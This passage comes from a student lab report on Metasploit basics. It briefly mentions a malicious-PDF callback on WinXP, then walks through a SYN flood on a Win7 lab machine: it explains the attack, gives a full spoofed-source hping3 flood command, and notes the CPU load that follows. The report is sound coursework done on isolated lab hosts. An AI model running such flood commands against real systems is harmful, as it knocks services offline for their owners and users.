
6.WinXP中打开5306XYH.pdf
回到Kali发现回连成功
任务四 成功应用任何一个辅助模块
攻击机Kali:10.1.1.169
靶机Win7:10.1.1.113
漏洞:dos/tcp/synflood(唯一)
1.攻击机和靶机改成桥接模式,相互ping通
2.msfconsole进入控制台

show auxiliary命令显示所有的辅助模块以及他们的用途
一眼相中TCP SYN FLOODER
3.SYN Flood攻击原理
SYN:同步序列编号(Synchronize Sequence Numbers),是TCP/IP建立连接时使用的握手信号。
SYN Flood利用TCP协议缺陷,通过一定的操作破坏TCP三次握手建立正常连接,占用并耗费系统资源,使得被攻击方资源耗尽,无法及时回应或处理正常的服务请求。
攻击原理:通常,客户端在短时间内伪造大量不存在的IP地址,向服务器不断地发送syn包,服务器回复确认包,在进行第三次握手时,服务器等待客户的确认,由于源地址是不存在的,服务器需要不断的重发直至超时,才将此条目从未连接队列删除。这些伪造的SYN包将长时间占用未连接队列,正常的SYN请求不能进去以及被丢弃,目标系统运行缓慢,引起网络拥堵。

4.Win7下按Ctrl+Alt+Ins启动任务管理器

查看性能,监控CPU的利用率,开启Wireshark抓包

5.Kali中输入hping3 -q -n -a 5.3.0.6 -S -s 5306 --keep -p 445 --flood 10.1.1.113
其中5.3.0.6为伪造源IP,5306为伪造源端口,445为目的端口,10.1.1.113为目的IP

6.查看Win7的任务管理器和wireshark抓包结果
如图,Win7的性能利用率已经达到96%并居高不下。Wireshark抓到的包显示大量源地址为5.3.0.6,在给靶机win7发送请求连接,进行SYN Flood攻击。综上表明已经攻击成功。

7.Kali中按Ctrl+C结束攻击

查看Win7的任务管理器,性能利用率恢复正常。
20165306 Exp5 MSF基础应用的更多相关文章
- 2018-2019 20165232 Exp5 MSF基础应用
2018-2019 20165232 Exp5 MSF基础应用 一.原理与实践说明 1.实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个 ...
- 2018-2019 20165237网络对抗 Exp5 MSF基础应用
2018-2019 20165237网络对抗 Exp5 MSF基础应用 实验目标 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如 ...
- 2018-2019 20165221 网络对抗 Exp5 MSF基础
2018-2019 20165221 网络对抗 Exp5 MSF基础 实践内容: 重点掌握metassploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如ms0 ...
- 2018-2019-2 20165206 网络攻防技术 Exp5 MSF基础应用
- 2018-2019-2 20165206<网络攻防技术>Exp5 MSF基础应用 - 实验任务 1.1一个主动攻击实践,如ms08_067; (1分) 1.2 一个针对浏览器的攻击,如 ...
